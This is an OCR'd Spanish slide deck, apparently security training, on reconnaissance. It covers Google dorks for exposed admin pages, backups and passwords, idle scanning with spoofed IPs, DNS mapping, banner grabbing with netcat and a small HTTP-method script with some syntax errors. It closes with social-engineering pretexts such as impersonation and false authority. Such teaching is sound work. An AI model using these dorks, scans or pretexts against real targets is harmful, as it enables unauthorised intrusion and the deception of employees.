Obtención de huellas en Internet usando los sitios de consulta de registros de Internet.

Entre los datos que podemos obtener están:

- Datos del registrador de Internet.
- Información organizativa.
- Servidores del sistema de nombres de dominio.


http://www.nic.pa

Técnicas y Metodologías

Obtención de huellas en Internet usando los sitios de consulta de registros de Internet.

Base de Datos

- **ARIN** (American Registry for Internet Numbers).
- **APNIC** (Asia Pacific Network Information Center).
- **LACNIC** (Latin America and Caribbean Internet Addresses Registry).
- **Otros.**



Técnicas y Metodologías

Google Hacking

Operadores Avanzados de Búsqueda:

Site: dominio

Inurl: path

Filetype: xls|doc|pdf|mdb|ppt|rtf|…

Intitle: string

Intext: string

Otros

Técnicas y Metodologías

Google Hacking - ¿Como Buscar?

Google Hacking Database < johnny.ihackstuff.com >

Lista de Directorios:

Intitle:index.of ‘parent directory’

Intitle:index.of.admin

Intitle:index.of inurl:admin

Mensajes de Error:

‘Warning: Failed Opening’ include_path

‘Fatal error: call to undefined function’

Técnicas y Metodologías

Google Hacking - ¿Como Buscar?

Google Hacking Database < johnny.ihackstuff.com >

Busqueda de Buckups:

Filetype:bak inurl:pgp.bak

Inurl: backups

Busqueda de vulnerablidad:

Inrul: path vulnerability

Técnicas y Metodologías

Footprinitng Google

Dirección de Correo de Empleados: @<target>

Site:target intitle:index.of

Site:target error | warning

Site:target login | logon

Site:target username | user

Site:target admin | administrator

Site:target password

Site:target backup

Técnicas y Metodologías


IP-ID Idle Scan

Idle Scan es una técnica de escaneo de puertos totalmente anónima, utilizando una maquina con IP-ID predecibles para usarla como Zombie.

- Enviar ACK/SYN → Zombie
- Investigar IPID predecible
- Verificar múltiples veces para identificar la calidad del Zombie

Técnicas y Metodologías

IP-ID Idle Scan




N+1 ES PREDECIBLE

Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

IP-ID Idle Scan - ¿Cómo Funciona?

- Se envía un Flag SYN a la victima, pero con la IP espofeada.
- Si el puerto esta abierto la victima envía un SYN/ACK al Zombie.
- El Zombie envía un RST e incremente el IPIP.




Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

IP-ID Idle Scan - ¿Cómo Funciona?

➢ Si el puerto esta cerrado la maquina objetivo envía un flag RST a la maquina Zombie.



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

Consulta de Registros DNS

SOA: Indica los servidores que tienen autoridad para el dominio.

MX: Lista los dominios mail exchanger server.

NS: Lista los dominios de un host.

SRV: Lista los servicios locales.

HINFO: Información de Host.

TXT: Texto genérico

RP: Persona responsable del host.

Herramienta: nslookup

Técnicas y Metodologías

DNS Mapping

DNS Mapping es un técnica utilizada para verificar dominios ocultos de un servidor a través de peticiones DNS.

Dominio Web Público


http://www.sitio.com

Dominio Web Privado

http://gestion.sitio.com

Técnicas y Metodologías

DNS Mapping



- ✓ DNS Mapping con TXDNS http://www.txdns.net
- ✓ Utilización de wordlist

Técnicas y Metodologías

DNS Reverse Lookup


La técnica del DNS Reverse Lookup o Búsquedas Inversas son una forma de obtener nombres de máquinas partiendo de direcciones IP.

Si un hacker conoce que bloques de direcciones posee un dominio, podrá realizar búsquedas inversas sobre cada una de esas direcciones IP y obtener todos los nombres de las máquinas.

Técnicas y Metodologías

Obtención de huellas verificando errores de directorios


Algunos servidores al responder una petición de directorio invalida, responden con información sumamente útil para identificar el servidor en el cual esta corriendo.



Técnicas y Metodologías

Obtención de huellas verificando directorios sensibles

- ✓ **/admin**
- ✓ **/cgi-bin**
- ✓ **/scripts**
- ✓ **/login**
- ✓ **/users**
- ✓ **Otros**



Técnicas y Metodologías

Captura de cabeceras

La información de cabecera puede revelar el tipo de software en uso y posiblemente también el sistema operativo. Aunque no es una información abrumadoramente sensible, puede añadir una gran eficiencia al ataque.

TELNET IP 80 | HEAD / HTTP/1.0

Servidor Microsoft-ISS/5.0 

```
HTTP/1.0 200 OK
Date: Sat, 24 Feb 2007 19:00:27 GMT
Content-Length: 84201
Content-Type: text/html
Expires: Sat, 24 Feb 2007 19:00:27 GMT
Cache-Control: private
Server: Microsoft-IIS/5.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Set-Cookie: ASPSESSIONIDAARDQTAD=OHABJBPDLGMOMNHNLKNFFBPI; path=/
```

Técnicas y Metodologías

Captura de cabeceras

Servidor Apache/1.3.29 

```
HTTP/1.0 200 OK
Date: Sun, 25 Feb 2007 20:16:01 GMT
Content-Type: text/html
Expires: Sun, 25 Feb 2007 20:16:01 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Server: Apache/1.3.29 (Unix) Sun-ONE-ASP/4.0.0
Pragma: no-cache
Set-Cookie: PHPSESS=7d69bcee8752fe45e1eb4d57feb7e619; path=/
```

Servidor IBM_HTTP_Server 


```
HTTP/1.0 200 OK
Accept-Ranges: bytes
Date: Sun, 25 Feb 2007 20:16:15 GMT
Content-Length: 140
Content-Type: text/html
X-Pad: work around browser bug
Server: IBM_HTTP_Server
Last-Modified: Wed, 19 Jul 2006 01:14:14 GMT
ETag: "51016-8c-fb442580"
Vary: Accept-Encoding,User-Agent
```

Técnicas y Metodologías

Captura de cabeceras

Tipos de Consulta

- ✓ JUNK / HTTP/1.0
- ✓ HEAD / HTTP/1.0
- ✓ OPTIONS / HTTP/1.0
- ✓ HEAD / HTTP/1.0
- ✓ GET / HTTP/1.0

Herramientas: Netcat o Telnet

telnet 127.0.0.1 80
nc 127.0.0.1 80

Técnicas y Metodologías

```
Import socket, httplib
servidor = raw_input("HOST/IP: ")
i = raw_input("Method: ")
y = raw_input("Inject: ")
px = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
try:
        method = i
        inject = y
        conn = httplib.HTTPConnection(servidor)
        conn.request(method, y, "HTTP/1.0")
        response = conn.getresponse()
        print ""
        print "HTTP Injecting... [%s]" %i, "[%s]" %y
        print "-----------------------------------------------"
        print response.status, response.reason, response.msg
        data = response.read()
        conn.close()
        print "-----------------------------------------------"
 except:
        px.close()
```

Técnicas y Metodologías

Web Fingerprinting

Herramienta: HTTPrint

Site: http://net-square.com

Host	Port		Banner Reported	Banner Deduced
www.w3.org	80		Apache/1.3.37 (Unix) PHP/4.4.5	Apache/1.3.[1-3], Apache/1.3.[4-24], Ap...

Apache/1.3.37 (Unix) PHP/4.4.5

Técnicas y Metodologías

Captura de cabeceras para identificar Servicios

Servidor FTP

```
220 soporte1 Microsoft FTP Service (Version 5.0).
```

Servidor SMTP

```
220 mx2.elserver.com ESMTP
```

Técnicas y Metodologías

Ingeniería Social

El propósito de la Ingeniería Social es conseguir, mediante falacias y engaños, que alguien facilite la información necesaria para poder llevar a cabo posteriores ataques.

Este técnica es muy utilizada y es una de las principales amenazas, ya que incide en el factor humano, y dentro de una estructura de seguridad, el mayor porcentaje que falla es siempre el “Factor Humano”.

Técnicas y Metodologías

Tipos de Ingeniería Social

- Autoridad Falsa
- Suplantación
- Compasión
- Implicación Personal
- Profesiones poco sospechosas

Técnicas y Metodologías

Autoridad falsa

Este tipo de Ingeniería Social se logra simplemente convenciendo a la victima de que están en una posición en la que esa información les es necesaria.

Por ejemplo: diciendo que son un superior.

En empresas muy grandes, con muchas sedes, es muy probable que un empleado no conozca a todos sus superiores.

Técnicas y Metodologías

Suplantación

La suplantación es como la “ingenieria social de auritdad falsa” en la un hacker adopta la personalidad de un individuo que realmente exise.

Mayormente para esto se utilizan comunicaciones vía:

- Chat
- Teléfono
- Mensaje Instantáneo

Técnicas y Metodologías

Compasión

Este es uno de los métodos mas infalibles que consiste en hacer ver a la victima que necesita urgentemente lo que esta pidiendo, para de esa forma hacerle sentir compasión y que se sienta obligado a ayudarlo.

Este método de la compasión la utilizan millones de personas en sus vidas diarias.

Técnicas y Metodologías

Implicación Personal

La implicación personal define al método de ingeniería social en el que se obtiene la cooperación de un individuo mas fácilmente cuando se inventa una historia en la que implique al individuo. Mientras mas problemas tenga la victima, mas fácilmente tendrá cooperación el hacker.

Técnicas y Metodologías


Profesiones poco sospechosas

Muchos utilizan como método para acceder a un área reservada haciéndose pasar por alguien de por ejemplo, la compañía de teléfono o eléctrica.

Para esto utilizan trajes y accesorios de la profesión que dicen ser. Es muy probable que después de un estudio de inteligencia por parte de los hackers, engañen a alguien del edificio diciendo qué es un nuevo empleado y no será reconocido por nadie.


Técnicas y Metodologías

Archivos Públicos



